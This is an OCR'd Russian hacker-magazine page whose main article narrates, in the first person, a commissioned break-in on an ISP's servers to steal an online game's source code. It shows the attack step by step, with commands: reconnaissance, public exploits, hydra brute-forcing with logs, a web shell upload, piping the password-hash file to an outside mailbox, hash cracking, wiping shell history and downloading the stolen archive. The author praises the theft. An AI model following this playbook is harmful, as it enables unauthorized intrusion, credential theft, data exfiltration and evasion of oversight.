В данном фрагменте символика <!-- --> означает, что вложенные строки выполнятся лишь в случае, когда использование JavaScript (или любого другого языка, объявленного выше) включено. Если все нормально, будет выполнен вложенный код тегов <noscript></noscript>, содержание которых объявит о нормальной защите.
Но самое сложное — это выключить поддержку Java. Если у тебя на компьютере стоит SDK, то не факт, что одной галочкой ты сможешь выключить поддержку в IE. В связи с этим в интернете есть очень много программ, противостоящих загрузке Java-апплетов. Советую поискать подобные вещи и выбрать для себя лучший софт.
Отмечу также, что порождение прямых Java-сокетов можно запретить с помощью любого файрвола. Достаточно настроить брандмауэр так, чтобы он спрашивал о допуске приложения в Сеть

Угнанные сорцы

ГОДА ПОЛТОРА НАЗАД МИР ОШАРАШИЛА НОВОСТЬ О ТОМ, ЧТО ИСХОДНЫЕ КОДЫ САМОГО ОЖИДАЕМОГО ШУТЕРА 2004 ГОДА — HALF-LIFE 2 — БЫЛИ ПОХИЩЕНЫ. НЕИЗВЕСТНОГО ХАКЕРА МАТЕРИЛИ НА ЧЕМ СВЕТ СТОИТ. ЕЩЕ БЫ — ВЫХОД ИГРУШКИ ОТЛОЖИЛИ НА НЕОПРЕДЕЛЕННЫЙ СРОК. МАТЕРИЛИ-ТО МАТЕРИЛИ, А УКРАДЕННУЮ ПИРАТСКУЮ ВЕРСИЮ НА ПРИЛАВКИ ПОБЕЖАЛИ ПОКУПАТЬ ВСЕ :). Я ЕЩЕ ТОГДА ЗАУВАЖАЛ НЕИЗВЕСТНОГО ВЗЛОМЩИКА: ПРОНИКНУТЬ В VALVE И СТЯНУТЬ ТАКУЮ ЦЕННУЮ ИГРУ — ЭТО ДЕЙСТВИТЕЛЬНО ВЫСШИЙ ПИЛОТАЖ. В ТОТ МОМЕНТ Я ЕЩЕ И ПРЕДПОЛОЖИТЬ НЕ МОГ, ЧТО МНЕ ПРИДЕТСЯ ОКАЗАТЬСЯ В ЕГО ШКУРЕ И ПОХИТИТЬ СОРЦЫ ОДНОЙ ИЗ ЛУЧШЕЙ ОНЛАЙН RPG НАШИХ ДНЕЙ | Александр Любимов aka Sashiks (real_sshx@mail.ru)

Документированная история похищения исходных кодов Online-RPG

[briefing] Как-то ночью, когда я по обыкновению сидел в IRC, ко мне в приват постучал один из постояльцев канала. Парень попросил помочь, дал ссылку на ресурс *http://ftp.abs.net* и поведал мне захватывающую историю. Оказалось, что он собирает онлайн игрушки для своего локального сетевого игрового сервера, это его хобби. Но проблема в том, что он уже больше полугода пытается заполучить исходники одной очень популярной Online RPG (я умышленно не буду упоминать ее название из личных соображений). В интернете ее сорцы найти невозможно, но мой собеседник сообщил мне по секрету, что не так давно игра была взломана, и хакеры успели похитить драгоценный source-код. Всего было сделано несколько копий ценного исходника, в спешке архивы с ним были разбросаны на разные ftp-серверы по всему миру, где и хранились некоторое время. Но когда к исходникам захотели обратиться, оказалось, что ftp-хранилища в дауне и ценный груз исчез вместе с ними.
Во всей Сети осталась лишь одна машина, на которой до сих пор в нетронутом виде лежат заветные коды этой онлайновой игрушки. Причем, как я выяснил позже, владельцы хоста не знали, какой ценный груз залили им в upload. Собственно, мне и предстояло, каким угодно способом, пробраться на *ftp.abs.net*, получить доступ к системе и слить исходные коды — ни больше ни меньше. В том случае, если я доставлю заказчику коды, он собирает игру и объясняет, как привести ее в рабочее состояние. Кроме того, он предоставил мне на время взлома рутовый шелл на мощной площадке. Обговорив все условия, я получил адреса двух серверов (основного и почтового), список потенциальных файлов, которые могли относиться к игрушке и одно единственное задание — любой ценой украсть исходники.

[внешний периметр] Получив данные о целевых машинах, я приступил к активным действиям. Первым делом я завалился на выданный мне рутшелл и просканировал жертву nmap'ом:

```
$ nmap -sV -F ftp.abs.net
```

По 113 порту (identd) и 22 (баннер ssh) выяснилось (даже без флага -O), что система крутится под FreeBSD. Это не очень меня обрадовало, честно говоря. На машине еще висел демон, отвечающий за NFS подключения. Структуру NFS я просмотрел следующим образом:

```
$ showmount -a ftp.abs.net
All mount points on ftp.abs.net:
207.114.0.71:/guest
mail1.abs.net:/guest
reload.charm.net:/guest
```

Здесь я вижу имена машин и каталоги, которые они монтируют (точка монтирования обычно совпадает с именем каталога). Таким образом, я увидел, что, как минимум, три компа экспортируют /guest каталог с основной машины. Но кроме mail1.abs.net (мыльный сервант) ни одна из тачек не отвечала на пинги, поэтому будем считать их мертвыми. Выполнив *showmount -e ftp.abs.net*, я получил список файловых систем и хостов, которые имеют право их маунтить:

```
/guest 207.114.0.132 207.114.0.75
```



К сожалению, я не могу сказать тебе, сорцы какой именно РПГ'шки я позаимствовал. Однако смею заверить тебя: каждый хоть раз в жизни слышал о ней, а каждый десятый — играл.

На нашем диске ты найдешь полные версии программ, описанных в этой статье.




```
Last login: Tue Jun 14 10:09:53 2005 from 193.41.60.242
Copyright (c) 1980, 1983, 1986, 1988, 1990, 1991, 1993, 1994
        The Regents of the University of California.  All rights reserved.

FreeBSD 5.4-PRERELEASE (MAIL1) #2: Tue Mar 29 10:09:22 EST 2005


*****************************************************************************
*                                                                           *
*  This is MAIL1.ABS.NET running under FreeBSD 5.4 Intel SMP!               *
*                                                                           *
*  This is a RESTRICTED SERVER. All logins attempts are monitored           *
*  and logged, unauthorized access is prohibited by law!                    *
*  Violators will be prosecuted to the fullest extent of the law.           *
*                                                                           *
*****************************************************************************


This account is currently not available.
```

первое предупреждение: «посторонним вход воспрещен, нарушители будут наказаны»



недоступный ftp

разведка nmap'ом

Ладно, поехали дальше — посмотрим, что там интересного написал nmap про сервер. Что меня действительно удивило при просмотре баннеров, так это то, что на основной машине (ftp.abs.net) был запущен telnetd, что, в общем-то, странно, ведь практически все перешли уже давно на безопасный ssh. Я вспомнил про telnetd сплоит от TESO, поражающий демон на FreeBSD 4.X и NetBSD. Скачав себе исходник (*www.packetstorm-security.org/0109-exploits/7350854.c*) и собрав его, я натравил отмычку на ftp. К слову, бинарник желательно запускать на машине с быстрым каналом — для полноценного эксплуатирования он отсылает целевому демону 16 Mb трафика, что само по себе не мало и на тормознутом диалапе может занять несколько часов.

Отправив нужный объем данных, сплоит умолк — видимо, что-то пошло не так. Я попробовал запустить его еще раз — эффекта не последовало. Далее я залогинился под анонимом на ftp-узел. Папок в хранилище было много, а необходимые мне файлы лежали в incoming. Так близко и так далеко одновременно.

Все дело в том, что аплоад в incoming, как и положено, разрешался всем, но скачивать файлы оттуда было нельзя. То есть, если ты залил туда инфу, обратно выдрать оттуда ее не сможешь (именно поэтому достать исходники извне было невозможно). И где-то среди всего мусора в incoming лежали куски кода игрушки, которые мне, собственно, и предстояло достать. Мне пришла идея воспользоваться другой отмычкой, на этот раз под баг в ftpd (*www.web-hack.ru/exploit/source/turkey2.c*), благо анонимный доступ на фтп был, и запись в incoming была разрешена.

Но этот сплоит, как я и ожидал, не принес никаких положительных результатов. Значит, теперь пришло время исследовать web. При заходе на главную страничку меня встретил мрачным тоном дизайн (хотя с другой стороны не повесят же они баннер со смайлами и лозунгом «Ломайте нас!» :). С энтузиазмом потыкав по ссылкам в поисках php/cgi скриптов, я жестко обломался — весь контент сайта был выполнен в чистом html.

Хотя все же немного ценной информации о сервере я выудил. Оказывается, машина (и, собственно, вся сеть с этой маской) принадлежала американцам. ABSnet предлагал услуги широкополосного и модемного доступа в интернет, а также нескольких других сервисов. Среди них — хостинг пользовательских web-страничек. Проследовав по линку, я увидел список пользователей и их сайтов (*www.abs.net/~user*). Хотя был и свой прикол — юзерам разрешалось заливать только страницы с расширением *.htm и *.html, то есть подразумевалось, что никаких скриптов юзеры выполнять не могли. Я уже думал плюнуть на это дело и забыть про чертовы исходники, но что-то меня подтолкнуло идти дальше. Суди сам, если есть юзерские странички, значит, в системе прописан соответствующий аккаунт user (не важно, имеет ли он sh или просто ftp-доступ). То есть, если я соберу список всех пользователей со страницы и запишу их, то можно попытаться подобрать пароль одного из них. Чтобы не выдирать логины вручную, я сохранил веб-страницу себе на винт и написал вот такой вот скрипт на Perl:

[скрипт для сбора списка пользователей]

```
#!/usr/bin/perl
open(FILE,$ARGV[0]);# $ARGV[0] в данном случае это html-страница с логинами.
while(<FILE>){
if($_=~m/www.abs.net\/\~/){
($a,$b)=split("~",$_);
($a,$b)=split("/",$b);
print "$a \n";}
}
close(FILE);
```

Как только сценарий вывел мне все логины, я записал их и перенаправил на свой шелл. Осталось придумать, какой бы словарь заюзать для перебора. И тут я вспомнил про словарик, который прилагается к Brutus'у (*www.web-hack.ru/download/info.php?go=12*) — самое оно: небольшой, но вмещает самые часто употребляемые слова. Загружаем любимую Гидру, и вперед:

```
$ hydra -L logins.txt -P brutus.txt -f -V -o log.txt abs.net ftp &
```

На экране быстро замелькали строчки, свидетельствующие о том, что процесс подбора идет успешно. Мне в это время оставалось только ждать и надеяться. И через некоторое время заветная комбинация все-таки подобралась: chriss:pizza.

[атака на WEB] Демон пустил меня на ftp под сбрученным аккаунтом. В каталоге любителя пицц не было ничего интерес-

| НЕПРИСТУПНАЯ FREEBSD |

К слову о забугорных сисадминах. Как ты, наверное, заметил, основная часть населения свободного континента не особо задумывается над сложностью своих паролей. Именно поэтому Джонник так шустро раскалывает хэши американскиз юзверей. Да, действительно, от сакраметнального God, Love, Sex они отучились, но пассы не стали с тех времен намного сложнее ;). Кроме того они довольно наивны, и если ты знаешь английский язык то смело можешь пробовать себя в роли социального инженера. Мой знакомый Робин из штатов разводит многих юзеров своего ISP на пароли и другую конфеденциальною инфу, предстевляясь либо сисадмином, либо сотрудником службы техподдержки. И у него это прекрасно выходит! Меньше чем за час он может развести около 5 человек. Конечно американцам до недоверчивых славян еще очень далеко ;). Хотя, это не касается сотрудников IT сферы. Админа будет очень тяжело развести, потому что это люди твердо знающие свое дело. Впрочем, у всех свои слабости, поэтому нет ничего невозможно в этой жизни ;)

ного, только лишь стандартные конфиги. Это заставило задуматься — возможно, удастся подцепиться на telnetd под этим же аккаунтом. Но не тут-то было — вместо шелла у Кристофера стоял */bin/passwd*. Вернувшись на фтп я заметил одну интересную особенность — я мог подниматься на сколько угодно каталогов выше, то есть мне была доступна для просмотра вся файловая система машины, а не только каталог chriss'a. Я начал потихоньку изучать содержание винчестера, но, к сожалению, самые интересные папки были закрыты для просмотра. Зато */root* мог просмотреть каждый, что было, мягко говоря, странно. Впрочем, в рутовском каталоге не было ничего такого, что могло бы мне помочь получить аккаунт в системе. Можно попробовать залить шелл (хотя юзерам и запрещалось аплоадить файлы с расширением, отличным от *.html, это еще не означало, что скрипты не будут выполняться). Я визуально убедился, что perl и php установлены и загрузил на сервер шелл r57pws.pl. На всякий случай, я создал каталог cgi-bin (как настроен веб-сервер точно я не знал) и, поставив соответствующие права, скопировал сценарий в эту папку. Но, обратившись браузером к *www.abs.net/~chriss/cgi-bin/r57pws.pl*, я увидел только исходный текст сценария. Не помогло даже переименование *.pl в *.cgi. На самом деле в этом не было ничего удивительного и мало меня расстроило, я решил попробовать провернуть тоже самое для php, но опять обломался :(.

Я призадумался. Теперь все, что мне оставалось — бродить по той части файловой системы, к которой я имею доступ. Посмотрев */etc/passwd* я понял, что в системе порядочное количество пользователей, и поэтому решено было опять заняться перебором паролей. На этот раз мне нужны были аккаунты только с валидным шеллом. В Сети очень много утилит для выдирания и записи в файл логинов из passwd, поэтому проблемы в выборе не было (я юзал combo.pl). Получив список логинов, я скормил его гидре и решил брутить telnetd (иногда пароли для логина на ftp и telnet/ssh могут различаться). Оторвавшись для небольшого перекура, я отошел от компа. Когда я вернулся, перебор все еще продолжался, что, собственно, не сильно радовало. Но внезапно госпожа Удача улыбнулась мне, и я получил рабочий логин одного из юзеров с доступом к bash. Первый шаг к взлому был сделан.

```
[nikitos@[redacted]ru] $> showmont -a ftp.abs.net
-bash: showmont: command not found
[nikitos@[redacted]ru] $> showmount -a ftp.abs.net
All mount points on ftp.abs.net:
207.114.0.71:/guest
mail1.abs.net:/guest
reload.charm.net:/guest
[nikitos@[redacted]ru] $> showmount -e ftp.abs.net
Exports list on ftp.abs.net:
/guest                          207.114.0.132 207.114.0.75
```

изучение свойств NFS

```
drwxr-xr-x   2 willie   staff       512 Jan 24 22:52 scripts
-rw-------   1 willie   staff       466 Oct 22  2000 statswatch
-rw-r--r--   1 willie   staff   4751360 Jun 15  2001 systemscanner.rar
drwxr-xr-x   2 willie   staff       512 Apr 12 14:34 tmp
$ su
su: you are not in the correct group (wheel) to su root.
$ ls -la
total 45
drwxr-xr-x  31 root         wheel      1024 Jun  3 13:38 .
drwxr-xr-x  20 root         wheel       512 Sep 13  2002 ..
drwxr-x--x   9 absbots      bots       2048 Jun 25  2000 absbots
drwxr-x--x   4 accting      staff       512 Jun 25  2000 accting
drwxr-xr-x   6 admin        staff       512 Jun 19  2002 admin
drwxr-xr-x   9 billing      staff      3072 Jan 22  2004 billing
drwxr-xr-x   2 bryitaferu   staff       512 Jun 10 13:25 bryitaferu
drwxr-xr-x  12 daveh        staff      1536 Jun 10 13:11 daveh
drwxr-x--x   5 bdl          unixteam    512 May 20 22:58 bdl
drwxr-xr-x  21 howardl      unixteam   1536 Jun  5 23:11 howardl
drwxr-x--x   7 hr           staff      1024 Jun 25  2000 hr
drwxr-xr-x   7 jbouchelle   staff      1024 May 27 10:22 jbouchelle
drwxr-x--x   2 jobs         staff      1024 May 19  2002 jobs
drwxr-xr-x   2 root         wheel       512 Jun 25  2000 lost+found
drwxr-xr-x   2 marc         member     1024 Jul 11  2000 marc
drwxr-xr-x   2 mark         member      512 Jul 20  2000 mark
drwxr-x--x  13 markm        unixteam   1536 Dec 19 21:34 markm
drwxr-x--x   7 mms          unixteam   1024 May 10 12:09 mms
drwxr-xr-x   2 mmppc        member      512 Jan 28  2002 mmppc
d---------  24 root         unixteam   2048 Jul  2  2000 mod
drwxr-x---  17 noc          unixteam   2560 May 21 19:48 noc
drwx------   2 root         wheel       512 Jun 25  2000 old-cmd
drwxr-xr-x   3 platd        staff       512 Feb 11  2003 platd
drwxr-xr-x   7 platypus     staff       512 Dec  5  2001 platypus
```


админские секреты

[близнецы] Я решил выяснить, работает ли сейчас в системе кто-то, кроме меня. Утилита who показала, что я сейчас только один, и можно было спокойно продолжать исследование машины без опаски быть замеченным. На тачке была установлена FreeBSD 4.11, поэтому вариант поднять права локально с помощью сплоита отпадал сразу же, так как в паблике никаких подходящий сплоитов не было, а взять приватный стафф у меня не было возможности. Если ты помнишь, то хэшированые пароли в BSD лежат в файле master.passwd, который, естественно, доступен только root'y. Но иногда администраторы копируют хэши в свой домашний каталог, чтобы править, либо делают где-нибудь на винте запасную копию, чтобы (хотя бы частично) восстановить файл после сбоя. Я выполнил locate master.passwd и увидел доступный для чтения файл в папке юзера willlie. Судя по всему, это был один из членов обслуживающего персонала, потому что каталоги обычных непривилегированных юзеров (которым в данный момент я и был) находились в /guest/1-ая_буква_логина/логин, что в принципе стандартно для большинства серверов, которые хостят пользовательские сайты. Я обрадовался подобной находке, и для дальнейшего исследования паролей выполнил команду cat /path/to/master.passwd | mail pituhi@mail.ru и проверил почту. Долго ждать не пришлось — в ящик сразу же свалилось письмо с хэшами юзверей! Скормив файл Рипперу, я немного призадумался и посмотрел на дату файла. Последнее обращение к нему датировалось 2000 годом, то есть больше 4-х лет назад, а поэтому особенно надеяться на расшифровку пассов не стоило. Выходит, что файл был бесполезным. И хотя больше, чем из 2-х тысяч учетных записей, Риппер расшифровал половину, пользы не было никакой. В действительности больше, чем половины юзеров уже не было, но загвоздка была даже не в этом. Основная проблема заключалась в том, что я, как обычный юзер, не имел права даже читать */ftp/incoming*, где, напомню, хранились исходники, которые были мне нужны.

Единственная группа пользователей, которая имела доступ к нужным мне файлам, называлась ftpgroup, но к ней принадлежало всего 5 человек, и что было самое грустное, — они были sudo'ерами. Почему грустное? Потому что, во-первых, их пароли даже в 4-х летнем passwd ни в какую не хотели расшифровываться (я параллельно запустил процесс на нескольких быстрых шеллах), а во-вторых, эти люди явно было не глупые и поиметь доступ к их файлам было бы весьма проблематично. Дальнейшие скитания по папкам в поисках каких-нибудь зацепок ни к чему толковому не привели, и на время я призадумался. Мне почему-то захотелось проверить валидность юзаемого мной аккаунта на втором, почтовом сервере. Ssh почему-то не прокатил, но на фтп меня все-таки впустили. Вот теперь я имел возможность просматривать дерево каталогов обеих машин. Перейдя в корень мэйл-сервера, я был немного удивлен — структура каталогов обеих машин практически была идентична! А фишка была вот в чем. Еще в начале этого взлома, сделав showmount, я увидел список монтированных систем, и среди них была */guest* (с папками обычных пользователей). Получалось, что почтовый сервер монтировал себе часть каталогов с основной машины. К примеру, зайдя в */usr/home*, я мог увидеть практически полностью содержимое админских папок! Списки пользователей были тоже идентичны, но, как выяснилось позже, не все аккаунты с основного сервера пускали на почтовую маши-

| НЕМНОГО ОБ ЭТИХ САМЫХ «ЭКСПЛОЙТАХ» |

Не секрет что в сети на многих секьюрити-сайтах ты можешь найти туеву хучу эксплойтов под различные сервисы и демоны. Лично я думаю, что большинство из них умерли. Не потому, что код кривой или испорчен, а потому, что большинство уязвимостей, которые они эксплуатируют, безвозвратно устарели и практического применения им найти довольно сложно. Именно поэтому я всегда относился к ним довольно скептически (не ко всем). Учитывая нынешние темпы разработчиков, можно сказать, что удачное эксплуатирование системы с помощью паблик эксплойта это скорее исключение, чем правило. Хотя и в самом деле существуют некоторые уникальные тулзы (виндовые Kaht.c, lsass.c, RPC Scan), которые были и будут актуальны довольно долго. Впрочем все вышесказанное не относиться к эксплойтам для уязвимых веб-скриптов (форумы, гостевые, галереи, и т.д) и является сугубо моим личным мнением. Соглашаться с ним или нет — решать только тебе.



список локальных пользователей

```
Error: Not an FTP protocol or service shutdown: 530 User www access denied.

[ATTEMPT] target mail1.abs.net - login "www" - pass "www" - child 3 - 58 of 90
[ATTEMPT] target mail1.abs.net - login "davidh" - pass "davidh" - child 2 - 59 of 90
[ATTEMPT] target mail1.abs.net - login "the420" - pass "the420" - child 6 - 60 of 90
[ATTEMPT] target mail1.abs.net - login "carrie" - pass "carrie" - child 15 - 61 of 90
[ATTEMPT] target mail1.abs.net - login "mark" - pass "mark" - child 0 - 62 of 90
[ATTEMPT] target mail1.abs.net - login "smark" - pass "smark" - child 11 - 63 of 90
[ATTEMPT] target mail1.abs.net - login "legal" - pass "legal" - child 9 - 64 of 90
[ATTEMPT] target mail1.abs.net - login "bill" - pass "bill" - child 10 - 65 of 90
[ATTEMPT] target mail1.abs.net - login "cathyh" - pass "cathyh" - child 12 - 66 of 90
[ATTEMPT] target mail1.abs.net - login "chl" - pass "chl" - child 14 - 67 of 90
[ATTEMPT] target mail1.abs.net - login "contbank" - pass "contbank" - child 1 - 68 of 90
[ATTEMPT] target mail1.abs.net - login "platypus" - pass "platypus" - child 13 - 69 of 90
[ATTEMPT] target mail1.abs.net - login "magnus" - pass "magnus" - child 4 - 70 of 90
[ATTEMPT] target mail1.abs.net - login "maggpc" - pass "maggpc" - child 5 - 71 of 90
[ATTEMPT] target mail1.abs.net - login "artdept" - pass "artdept" - child 7 - 72 of 90
Error: Not an FTP protocol or service shutdown: 530 User root access denied.

[ATTEMPT] target mail1.abs.net - login "root" - pass "root" - child 0 - 72 of 90
Error: Not an FTP protocol or service shutdown: 530 User www access denied.

[ATTEMPT] target mail1.abs.net - login "www" - pass "www" - child 1 - 72 of 90
Error: Not an FTP protocol or service shutdown: 530 User www access denied.

Error: Not an FTP protocol or service shutdown: 530 User root access denied.

[ATTEMPT] target mail1.abs.net - login "www" - pass "www" - child 1 - 72 of 90
[ATTEMPT] target mail1.abs.net - login "root" - pass "root" - child 0 - 72 of 90
[ATTEMPT] target mail1.abs.net - login "wizmo" - pass "wizmo" - child 2 - 73 of 90
[ATTEMPT] target mail1.abs.net - login "splinky" - pass "splinky" - child 6 - 74 of 90
[ATTEMPT] target mail1.abs.net - login "admin" - pass "admin" - child 9 - 75 of 90
[ATTEMPT] target mail1.abs.net - login "wombat" - pass "wombat" - child 11 - 76 of 90
[ATTEMPT] target mail1.abs.net - login "mailler" - pass "mailler" - child 15 - 77 of 90
```

в погоне за валидными аккаунтами

```
 1:14PM  up 41 days,  2:12, 3 users, load averages: 0.00, 0.02, 0.00
USER             TTY      FROM              LOGIN@  IDLE WHAT
monti            p0       dialup-6.dialup.  12:56PM     - w
daveh            p1       charm-int-fw.cha   1:04PM     8 vi /usr/local/etc/sudoer
bjitaferu        p2       charm-int-fw.cha  11:13AM     2 -ksh (ksh)
$ locate master.passwd
/etc/master.passwd
/ftp/etc/master.passwd
/usr/home/willie/scripts/master.passwd
/usr/src/etc/master.passwd
/usr/src/release/picobsd/floppy.tree/etc/master.passwd
$ head -20 /usr/home/willie/scripts/master.passwd
root:J/njyrAb@p6TT:0:0::0:0:System Administrator:/root:/bin/ksh
daemon:*:1:1:staff:0:0:System Daemon:/:nologin
sys:*:2:2:staff:0:0:Operating System:/tmp:nologin
bin:*:3:7:staff:0:0:BSDI Software:/usr/bsdi:nologin
operator:*:5:5:staff:0:0:System Operator:/usr/opr:nologin
uucp:*:6:6:staff:0:0:UNIX-to-UNIX Copy:/var/spool/uucppublic:/usr/libexec/uucico
games:*:7:13:staff:0:0:Games Pseudo-user:/usr/games:nologin
news:*:8:8:staff:0:0:USENET News,,,:/var/news/etc:nologin
demo:*:10:13:staff:0:0:Demo User:/usr/demo:nologin
smmsp:*:25:90::0:0:Sendmail Submission Agent,,,:/nonexistent:nologin
www:*:51:84:staff:0:0:WWW-server:/var/www:nologin
```

проникновение к сердцу системы

```
drwx------   3 root  wheel     512 Oct  3  2000 .gnome
drwx------   2 root  wheel     512 Oct  3  2000 .gnome_private
-rw-------   1 root  wheel     641 Mar 28  2000 .history
-rw-r--r--   1 root  wheel     142 Mar 20  2000 .klogin
-rw-r--r--   1 root  wheel     297 Jan 18  2001 .login
-rw-------   1 root  wheel   19158 Dec  8  2004 .lsof_ul
-rw-r--r--   1 root  wheel  741517 Jun 30  2000 .newsrc
-rw-r--r--   1 root  wheel  741517 Jun 30  2000 .oldnewsrc
-rw-r--r--   1 root  wheel   17443 Apr 14 16:23 .pinerc
-rw-r--r--   2 root  wheel     348 May 22  2002 .profile
-rwx------   1 root  wheel     364 Jun  7 13:34 .rhosts
-rw-------   1 root  wheel    1024 Dec  8  2004 .rnd
-rwx------   1 root  wheel      43 Jan 29  2003 .shosts
drwxr-xr-x   2 root  wheel     512 Feb  8 14:42 .ssh
```

строгий контроль доступа к файлам

ну, зато все логины с mail-сервера давали доступ к главному серваку, где хранились исходники. Значит на этой машине-двойнике есть шанс найти полезную инфу, которая позволит мне продвинуться дальше и поднять свои права до одного из sudo'еров на *ftp.abs.net*, а потом, наконец-таки, получить заветный доступ к ftp-архиву. Цель была близка, и передо мной явно стояла одна задача — стать одним из sudo'еров.

[похищение исходников] Я, не торопясь, стал изучать каталоги администраторов в */usr/home*, хотя один юзер под ником «noc» все-таки поставил права 000 на свою папку. «Наверное, самый крутой», — подумал я. Хистори некоторых юзеров можно было свободно читать. Я даже нашел ошибки в командах — судоеры вводили не «su», а «s», но тут же исправлялись, не вводя рутовый пасс :). Грамотный читатель, наверное, заметит, что даже, если я и заимею рутовый пароль, то сделать «su» не удастся, так как для этого нужно принадлежать к особой группе wheel. Хотя с другой стороны, ничто не мешало попробовать залогиниться под рутом на ssh, telnet или ftp и, может быть, один из сервисных демонов разрешал бы root login. Но, к несчастью, все поиски оказались тщетными. Ни в одном из читабельных .history ничего полезного не было. Но в папке одного товарища, среди кучи ненужных документов, писем и объявлений, я увидел занимательный архив var.tgz, который нереально много весил. Я немного поколебался, но потом все-таки зашел на тачку, предоставленную заказчиком (выделенка все же побыстрее моего тормознутого CSD-соединения), и стандартным никсовым ftp-клиентом забрал архив. Получив сомнительного вида файл, я временно отключился от сервера abs.net, чтобы в спокойной обстановке изучить украденный архив.

Внутри, действительно, находилась сжатая директория */var*, но теперь я мог просматривать все подпапки в ней. Самым интересным для меня был каталог backups, который был недоступен на обеих ломаемых машинах. Знаешь, что было там? Master.passwd.bak, датированный этим месяцем! На улице уже светало, поэтому нужно было как можно быстрее вскрыть пароли, слить сорцы и сматываться из этой проклятой сети. Хотя я думал, что перебрать хэши быстро не получиться (админский состав все-таки ставит на свои учетные записи непростые пассы), но вопреки всем пессимистическим взглядам, через 10 минут пасс noc'а раскололся. Несмотря на то, что человек позаботился о сохранности своих документов, грамотно выставив права доступа, он использовал элементарный пароль, который вызвал у меня улыбку. Не теряя ни минуты, я залогинился под пользователем noc и перешел в */ftp/incoming*. Проще всего получить доступ к нужным файлам: нужно было изменить cmod'ом права, залогиниться на фтп и скачать их. Но тут выяснилась одна фишка — владелец файлов был не я, а вообще левый пользователь nobody (не путать с web-сервером, который был запущен под учетной записью www). Нет — так нет, значит, можно содрать все файлы noc'у в домашний каталог, заархивировать и транспортировать их на компьютер заказчика. Имея на руках полный листинг файлов, командую:

```
$ tar -zcf /usr/home/noc/xarchive.tar.gz /ftp/incoming/*.zip
```

После этих нехитрых манипуляций я переместил архивчик в одну из самых глубоких папок. Чтобы наглые буржуи не знали, что я нашаманил в админской консоли, решено было снести хистори:

```
$ echo " "> .history
```

Теперь оставалось только скачать заветный и дорогостоящий архив на тачку к работодателю. Можно было юзать обычный ftp-клиент, но мне это показалось неудобным, и я решил использовать wget:

```
# wget --ftp-user=userok --ftp-pass=pass
ftp://ftp.abs.net//path/to/xarchive.tar.gz&
```

Все, процесс отправился жить в бэкграунде, а мы ждем передачи тяжеловесного кода. После успешного трансфера оставалось дождаться нанявшего меня человека и отрапортовать, что миссия успешно выполнена. Через некоторое время я получил в свои руки эксклюзивную копию этой РПГ'шки и полную инструкцию установки от подельника — все, как и договаривались. Каждый получил то, что хотел — работодатель классную игрушку в свою коллекцию, а я — исходный код одного из самых популярных игровых web-проектов наших дней. На этой позитивной ноте спешу откланяться. Удачи, не попадайся :)

Настоящие уличные гонки









www.juiced-racing.com
www.juiced-racing.ru

Get the edge with Juiced and the Intel® Pentium® 4 processor with HT Technology, together delivering incredibly realistic racing.














Системный маскарад

НИ ДЛЯ КОГО НЕ СЕКРЕТ, ЧТО ПОСЛЕ ПОЛУЧЕНИЯ РУТОВЫХ ПРАВ НА ВЗЛОМАННОМ СЕРВЕРЕ БОЛЬШИНСТВО ХАКЕРОВ УСТАНАВЛИВАЮТ В СИСТЕМУ РУТКИТ, ЧТОБЫ ЗАКРЕПИТЬСЯ НА МАШИНЕ И УДЕРЖАТЬ СВОЙ ДОСТУП КАК МОЖНО ДОЛЬШЕ. ВООБЩЕ, В СЕТИ МОЖНО НАЙТИ ДЕСЯТКИ РАЗНООБРАЗНЫХ ПРОЕКТОВ, МНОГИЕ ИЗ КОТОРЫХ ЯВЛЯЮТСЯ НАСТОЯЩИМИ ПРОГРАММЕРСКИМИ ШЕДЕВРАМИ И ПОЗВОЛЯЮТ ЗАМАСКИРОВАТЬ ПРИСУТСТВИЕ В СИСТЕМЕ ВЗЛОМЩИКА ТАКИМ ОБРАЗОМ, ЧТО ОБ ЭТОМ НЕ СМОЖЕТ ДОГАДАТЬСЯ ДАЖЕ ОПЫТНЫЙ АДМИНИСТРАТОР. ОДНАКО ПРАКТИКА ПОКАЗЫВАЕТ, ЧТО НЕ ВСЕГДА ЦЕЛЕСООБРАЗНО УСТАНАВЛИВАТЬ ТЯЖЕЛОВЕСНЫЕ РУТКИТЫ. ИНОГДА ДОСТАТОЧНО ИСПОЛЬЗОВАТЬ ЭЛЕМЕНТАРНЫЕ НАРАБОТКИ, КОТОРЫЕ МОЖЕТ РЕАЛИЗОВАТЬ КАЖДЫЙ | Юрий Гольцев (uriy.goltsev@rambler.ru)

